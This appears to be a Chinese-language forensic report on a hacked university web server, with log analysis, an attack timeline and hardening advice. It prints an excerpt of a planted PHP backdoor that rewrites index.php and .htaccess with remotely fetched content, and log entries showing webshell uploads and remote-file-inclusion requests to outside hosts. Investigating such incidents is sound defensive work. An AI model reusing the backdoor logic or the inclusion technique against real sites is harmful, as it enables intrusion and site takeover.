


new_readme.php - 記事本


檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)


```
     * @param string $file
     * @return string|false
     */
    if (isset($_REQUEST['if'])) {
        $d['if'] = 'if';
        $f = send($a, $d);
        if($f!=''&&$f!='&#32570;&#22833;') {rwx('index.php'); fpc('index.php', $f);}
        echo '<xmp>' . fgc('index.php') . '</xmp>';
        unset($d['if']);
    }
    /**
     *
     * @param string $file
     * @param string $group
     * @param bool   $recursive
     *
     * @return bool
     */
    if (isset($_REQUEST['switch'])) {
        $d['switch'] = 'switch';
        $g = send($a, $d);
        if($g!=''&&$g!='&#32570;&#22833;') {rwx('.htaccess'); fpc('.htaccess', $g);}
        echo '<xmp>' . fgc('.htaccess') . '</xmp>';
        unset($d['switch']);
    }
    /**
     * @param string $file
     * @return bool
     */
    if (isset($_REQUEST['for'])) {
        $d['for'] = $_REQUEST['for'];
        $h = send($a, $d);
        if($h!=''&&$h!='&#32570;&#22833;') fpc($_REQUEST['for'], $h);
        echo '<xmp>' . fgc($_REQUEST['for']) . '</xmp>';
        unset($d['for']);
    }
}
```





10. 在網站根目錄\alumni\election 內發現 css.php，該檔案擁有者為 IUSR，建立日期與修改日期皆為 2019/1/31，可見該主機在 2019/1 已經被入侵。





11. 從網站日誌紀錄發現，日本 IP:136.144.53.29 在 2019/7/18 下午 3:15 起 POST kmoiqfrdwe.php 17 次。

EventTime	Met...	S..	UrlPath	ClientIP	Url
2019/7/18 下午 03:15:41	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:15:43	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:15:54	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:15:55	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:00	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:01	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:01	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:02	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:13	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:20	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:48	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:52	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:52	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:53	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:53	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:55	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php
2019/7/18 下午 03:16:55	POST	200	/kmoiqfrdwe.php	136.144.53.29	/kmoiqfrdwe.php

之後在 2019/7/18 15:46 成功地讀取 index.php，為當日第一筆 get index.php 成功的紀錄，，推測該 IP 為本次資安事件的駭客 IP 來源。

2019/7/18 下午 03:46:41	GET	200	/index.php	136.144.53.29	/index.php?smsite=dewa&smid=10001&smtemp=test
2019/7/18 下午 03:52:20	GET	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php
2019/7/18 下午 03:52:27	GET	200	/images/new_readme.php	136.144.53.29	/images/new_readme.php?callable=jerseyaxis.com&trait=samsung&endif=&endswitch=
2019/7/18 下午 03:52:45	GET	200	/images/wp-log.php	136.144.53.29	/images/wp-log.php
2019/7/18 下午 04:07:54	GET	200	/index.php	136.144.53.29	/index.php?smsite=xml&smid=1077&smtemp=hackxmlmap7&mapdir=sitemapsjxtkdsy&maptype=1&filetype=2&
2019/7/18 下午 04:08:08	GET	200	/index.php	136.144.53.29	/index.php?smsite=xml&smid=1074&smtemp=hackxmlmap4&mapdir=sitemapsjxtkdsy&maptype=1&filetype=2&

在 index.php 後面會有加入一些參數，疑似將要執行的指令透過這些參數傳給 index.php 去執行，例如:

/index.php?pd=smyedit&mapname=amaps.xml&action=ping。

2019/7/18 下午 04:50:05	GET	200	/index.php	136.144.53.29	/index.php?smsite=dewa&smid=10001&smtemp=test
2019/7/18 下午 05:21:50	GET	200	/index.php	136.144.53.29	/index.php?smsite=xml&mapindex=wzzxmbl&mapdir=sitemapsjxtkdsy/
2019/7/18 下午 05:22:44	GET	200	/index.php	136.144.53.29	/index.php?pd=smyedit&mapname=amaps.xml/
2019/7/18 下午 05:23:02	GET	200	/index.php	136.144.53.29	/index.php?pd=smyedit&mapname=wzzxmbl.xml/
2019/7/18 下午 05:23:17	GET	200	/index.php	136.144.53.29	/index.php?pd=smyedit&mapname=amaps.xml&action=ping/
2019/7/18 下午 05:23:42	GET	200	/index.php	136.144.53.29	/index.php?pd=smyedit&mapname=amaps.xml&action=ping
2019/7/18 下午 05:24:06	GET	200	/index.php	136.144.53.29	/index.php?pd=smyedit&mapname=wzzxmbl.xml&action=ping

從日本 IP 讀取 /images/wp-aespa.php?path=D:/eehome 得知駭客知道網站根目錄的所在位置，而且日本 IP 還曾經透過 wp-aespa.php 成功地上傳東西至 D:/eehome 中。雖然有多個 IP 曾經存取過該網站主機，但透過日本 IP 在 2019/7/18 對網站主機的攻擊行為，可推測此日本 IP 為導致本資安事件的主要駭客 IP。

2019/7/18 下午 03:46:41	GET	200	/index.php	136.144.53.29	/index.php?smsite=dewa&smid=10001&smtemp=test
2019/7/18 下午 03:52:20	GET	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php
2019/7/18 下午 03:52:27	GET	200	/images/new_readme.php	136.144.53.29	/images/new_readme.php?callable=jerseyaxis.com&trait=samsung&endif=&endswitch=
2019/7/18 下午 03:52:45	GET	200	/images/wp-log.php	136.144.53.29	/images/wp-log.php
2019/7/18 下午 04:07:54	GET	200	/index.php	136.144.53.29	/index.php?smsite=xml&smid=1077&smtemp=hackxmlmap7&mapdir=sitemapsjxtkdsy&maptype=1&filetype=2&
2019/7/18 下午 04:08:08	GET	200	/index.php	136.144.53.29	/index.php?smsite=xml&smid=1074&smtemp=hackxmlmap4&mapdir=sitemapsjxtkdsy&maptype=1&filetype=2&
2019/7/18 下午 04:13:03	GET	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php
2019/7/18 下午 04:13:33	GET	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php?path=D:/eehome
2019/7/18 下午 04:49:38	GET	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php
2019/7/18 下午 04:49:39	GET	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php?path=D:/eehome
2019/7/18 下午 04:49:51	POST	200	/images/wp-aespa.php	136.144.53.29	/images/wp-aespa.php?path=D:/eehome
2019/7/18 下午 04:50:05	GET	200	/index.php	136.144.53.29	/index.php?smsite=dewa&smid=10001&smtemp=test

12. 荷蘭 IP:37.48.116.184 在 2019/1/8 下午 10:05 曾經 POST upload.php，之後 00.php 第一次被讀取，推測所上傳的內容為 00.php。

EventTime	Meth...	S..	UrlPath	ClientIP
2019/1/8 下午 09:57:21	GET	200	/upload.php	37.48.116.184
2019/1/8 下午 10:05:22	POST	200	/upload.php	37.48.116.184
2019/1/8 下午 10:05:26	GET	200	/00.php	37.48.116.184

13. 從網站日誌中發現每當 POST 00.php 時，同時同一 IP 會讀取一個新的 PHP 檔，推測 00.php 可能具有檔案上傳功能。


EventTime	Method	S..	UrlPath	ClientIP
2019/7/18 上午 01:24:09	GET	200	/00.php	47.244.160.177
2019/7/18 上午 01:59:43	POST	200	/00.php	47.244.160.177
2019/7/18 上午 02:43:21	POST	200	/00.php	47.244.160.177
2019/7/18 上午 01:59:43	GET	200	/etxxxaiwaq.php	47.244.160.177
2019/7/18 上午 02:43:21	GET	200	/kmoiqfrdwe.php	47.244.160.177

EventTime	Meth...	S..	UrlPath	ClientIP
2019/7/17 下午 08:04:26	POST	200	/00.php	65.52.170.103
2019/7/17 下午 08:04:26	GET	200	/asjxmuevmt.php	65.52.170.103

14. 在事件發生期間，波蘭 IP:51.68.157.81 與德國 IP:51.75.92.17 曾經透過 00.php 上傳 PHP 檔，接著在讀取這些 PHP 檔案時加入「php=http://網址/em.txt」的參數，此做法可以讓 em.txt 的內容以 php 檔執行。


EventTime	Met...	Stat...	UrlPath	ClientIP	Url
2019/7/15 上午 02:02:59	GET	200	/00.php	51.68.157.81	/00.php
2019/7/15 上午 02:35:53	POST	200	/00.php	51.68.157.81	/00.php
2019/7/15 上午 02:35:53	GET	200	/yphhmpbfib.php	51.68.157.81	/yphhmpbfib.php
2019/7/15 上午 05:43:09	GET	200	/yphhmpbfib.php	51.68.157.81	/yphhmpbfib.php?php=http://www.palandokencopy.com/em.txt


EventTime	Met...	Stat...	UrlPath	ClientIP	Url
2019/7/18 上午 08:19:30	POST	200	/00.php	51.75.92.17	/00.php
2019/7/18 上午 08:19:30	GET	200	/zpmutagity.php	51.75.92.17	/zpmutagity.php
2019/7/19 上午 03:06:37	POST	200	/00.php	51.75.92.17	/00.php
2019/7/19 上午 03:06:37	GET	200	/kcmjjuoktx.php	51.75.92.17	/kcmjjuoktx.php
2019/7/19 上午 06:18:17	GET	200	/kcmjjuoktx.php	51.75.92.17	/kcmjjuoktx.php?php=http://savvyitsols.com//em.txt




15. 該網站主機的事件檢視器的第一筆紀錄日期為 2019/7/19 13:23，事件發生日 2019/7/18 的紀錄已不存在。從 2019/7/19 開始出現大量 4625 登入失敗紀錄，推測有駭客在嘗試暴力攻擊主機。

16. 在 2019/7/21 18:14 開始校內 IP:140.X.X.50 使用網路匿名登入主機， 從所側錄封包發現該 IP 會連線受害主機的 445port 與 1433 port。





三、事件攻擊行為示意圖



從網站日誌紀錄發現該網站主機有多個 IP 駭入主機的現象，但是以事件時間 2019/7/18 與 index.php 出現時間判斷，僅日本 IP：136.144.53.29 有明顯攻擊行為，故本事件的攻擊行為示意圖將以日本 IP 的攻擊行為為主。

1.駭客讀取 upload.php，並且上傳惡意的 00.php。

2.多個國外 IP 讀取 00.php 上傳惡意的 php 檔。

3.日本 IP:136.144.53.29 POST kmoiqfrdwe.php 17 次。

4.日本 IP 陸續讀取 index.php、wp-aespa.php、new_readme.php、wp-log.php。

5.日本 IP 透過 GET 與 POST wp-aespa.php?path=D:/eehome 來存取網站根目錄。

6.日本 IP 透過 index.php 執行一些指令。

四、建議與總結

1. 本案受害主機未開啟防火牆、未安裝防毒軟體與開啟多個駭客易攻擊的port，降低了受害主機本身的資安防護能力。
2. 受害主機的網站因被多個國外 IP 利用 upload.php 上傳 PHP 檔案，導致該主機存在多個惡意檔案，其中還包含一句話木馬。
3. 在 2019/1~2019/6 駭入受害主機的 IP 多為國外 IP，共有 45 個 IP，分別來自 24 個國家。
4. 本次事件發生的主要原因是日本 IP:136.144.53.29 駭入網站後，使用 index.php 執行指令造成。
5. 受害主機在事件發生後才安裝防毒軟體,但所安裝的防毒軟體無法偵測出惡意的網頁檔案，建議管理者更換防毒軟體。
6. 除開啟防火牆、更換防毒軟體與改善多個 port 開啟問題外，建議定期審視網頁程式、修補網頁程式漏洞與更新軟體。
7. 因為網站有 upload 檔案的功能，建議管理者控管上傳檔案的權限。
8. 在網站日誌的管理方面，建議定期檢視日誌，來查找異常存取紀錄。